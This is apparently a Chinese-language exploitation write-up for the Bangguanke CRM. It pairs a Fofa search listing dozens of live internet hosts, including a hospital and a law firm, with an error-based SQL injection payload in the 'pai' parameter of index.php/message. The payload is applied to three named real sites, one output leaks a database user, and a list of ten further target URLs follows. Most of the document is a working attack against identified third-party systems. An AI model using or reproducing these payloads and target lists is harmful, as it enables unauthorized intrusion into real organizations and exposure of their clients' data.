

Fofa: app="帮管客-CRM"

Fofa\_Viewer v1.1.11 By fflashine@WgpSec

帮助 配置 项目 规则

查询条件: app="帮管客-CRM" x 查询 导出当前查询的所有数据

☐ 排除干扰 ☒ 全部 ☐ Fid ☒ 标题 ☐ 证书

选项 首页 app="帮管客-CRM" x


序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
1	203.195.208.184:8088	用户登录	203.195.208.184	8088		http		Microsoft-IIS/8.5
2	1.14.68.11:8088	成都西南中医医院	1.14.68.11	8088		http		Apache/2.4.39 (Win64) OpenSSL/1.1.1b m
3	39.99.250.183	用户登录	39.99.250.183	80		http		Apache/2.4.48 (Win64) OpenSSL/1.1.1k m
4	8.134.106.95	用户登录	8.134.106.95	80		http		Apache/2.4.39 (Win64) OpenSSL/1.1.1b m
5	81.70.32.70:88		81.70.32.70	88		http		nginx
6	123.60.62.54	小屋 - 免费版	123.60.62.54	80		http		Apache/2.4.39 (Win64) OpenSSL/1.1.1b m
7	107.173.80.212	用户登录 - 帮管客CRM客户管理系统 - 免费版	107.173.80.212	80		http		nginx
8	106.15.38.35	用户登录 - 帮管客CRM客户管理系统	106.15.38.35	80		http		nginx
9	182.92.190.42	用户登录	182.92.190.42	80		http		Microsoft-IIS/8.5
10	124.222.181.110:8092	用户登录	124.222.181.110	8092		http		nginx
11	120.77.202.176	重庆太合律师事务所	120.77.202.176	80		http		Apache
12	110.42.207.240	用户登录 - 友麦CRM客户管理系统	110.42.207.240	80		http		Apache
13	110.42.216.35	用户登录 - 帮管客CRM客户管理系统 - 免费版	110.42.216.35	80		http		nginx
14	142.171.230.97	用户登录 - 帮管客CRM客户管理系统破解版	142.171.230.97	80		http		nginx
15	47.92.164.65	用户登录 - 通晓财税CRM客户管理系统	47.92.164.65	80		http		Tengine
16	101.43.111.206	用户登录 - 帮管客CRM系统无限制破解版	101.43.111.206	80		http		Apache
17	106.54.18.247	口腔门诊管理系统 - 免费版	106.54.18.247	80		http		Apache
18	112.124.46.136	用户登录 - 帮管客CRM客户管理系统 - 免费版	112.124.46.136	80		http		Apache/2.4.39 (Win64) OpenSSL/1.1.1b m
19	47.104.247.150	用户登录 - 帮管客CRM客户管理系统	47.104.247.150	80		http		Apache
20	49.4.30.86:8088	用户登录 - CRM客户管理系统	49.4.30.86	8088		http		Apache
21	134.175.134.80	用户登录 - 帮管客CRM客户管理系统	134.175.134.80	80		http		Apache
22	https://152.136.204.24	用户登录 - CRM客户管理系统	152.136.204.24	443		https		Apache/2.4.46 (Win32) OpenSSL/1.1.1g m
23	43.139.195.211	用户登录	43.139.195.211	80		http		nginx

OK 当前查询条件查询到 9933 条, 当前已加载 2000 条

Poc:

Url+index.php/message?page=1&pai=1%20and%20extractvalue(0x7e,concat(0x7e,(select+user%28%29),0x7e))%23&xu=desc

资产一: <http://112.19.62.159:8883/>




Poc:

[http://112.19.62.159:8883/index.php/message?page=1&pai=1%20and%20extractvalue\(0x7e,concat\(0x7e,\(select+user%28%29\),0x7e\)\)%23&xu=desc](http://112.19.62.159:8883/index.php/message?page=1&pai=1%20and%20extractvalue(0x7e,concat(0x7e,(select+user%28%29),0x7e))%23&xu=desc)



资产二 <http://132.145.110.35:8083/>




Poc:

`http://132.145.110.35:8083/index.php/message?page=1&pai=1%20and%20extractvalue(0x7e,concat(0x7e,(select+user%28%29),0x7e))%23&xu=desc`



资产三: <https://com.cn.zjie.com/>



Poc

[https://com.cn.zjie.com/index.php/message?page=1&pai=1%20and%20extractvalue\(0x7e,concat\(0x7e,\(select+user%28%29\),0x7e\)\)%23&xu=desc](https://com.cn.zjie.com/index.php/message?page=1&pai=1%20and%20extractvalue(0x7e,concat(0x7e,(select+user%28%29),0x7e))%23&xu=desc)

← → ↻ [https://com.cn.zjie.com/index.php/message?page=1&pai=1%20and%20extractvalue\(0x7e,concat\(0x7e,\(select+user%28%29,0x7e\)\)%238xu=desc](https://com.cn.zjie.com/index.php/message?page=1&pai=1%20and%20extractvalue(0x7e,concat(0x7e,(select+user%28%29,0x7e))%238xu=desc)

#### A Database Error Occurred

Error Number: 1105

XPATH syntax error: '~crm\_tjyuting\_co@localhost~'

select \* from bgk\_message where (1=1) and isdel = 0 order by 1 and extractvalue(0x7e,concat(0x7e,(select user()),0x7e))# desc

Filename: models/mysql\_model.php

Line Number: 7

剩余资产

<http://82.156.178.216/>

<http://182.92.190.42:1234/>

<http://hk.qiqub.com/>

<http://203.195.208.184:8088/>

<http://42.51.49.110:2002/>

<http://b.keyikao.com/>

<https://ceshi.yongfuwenhua.com/>

<http://39.103.171.48:8088/>

<http://jianfei.zhaoshihui.com/>

<http://touch.waoqi.com:8088/>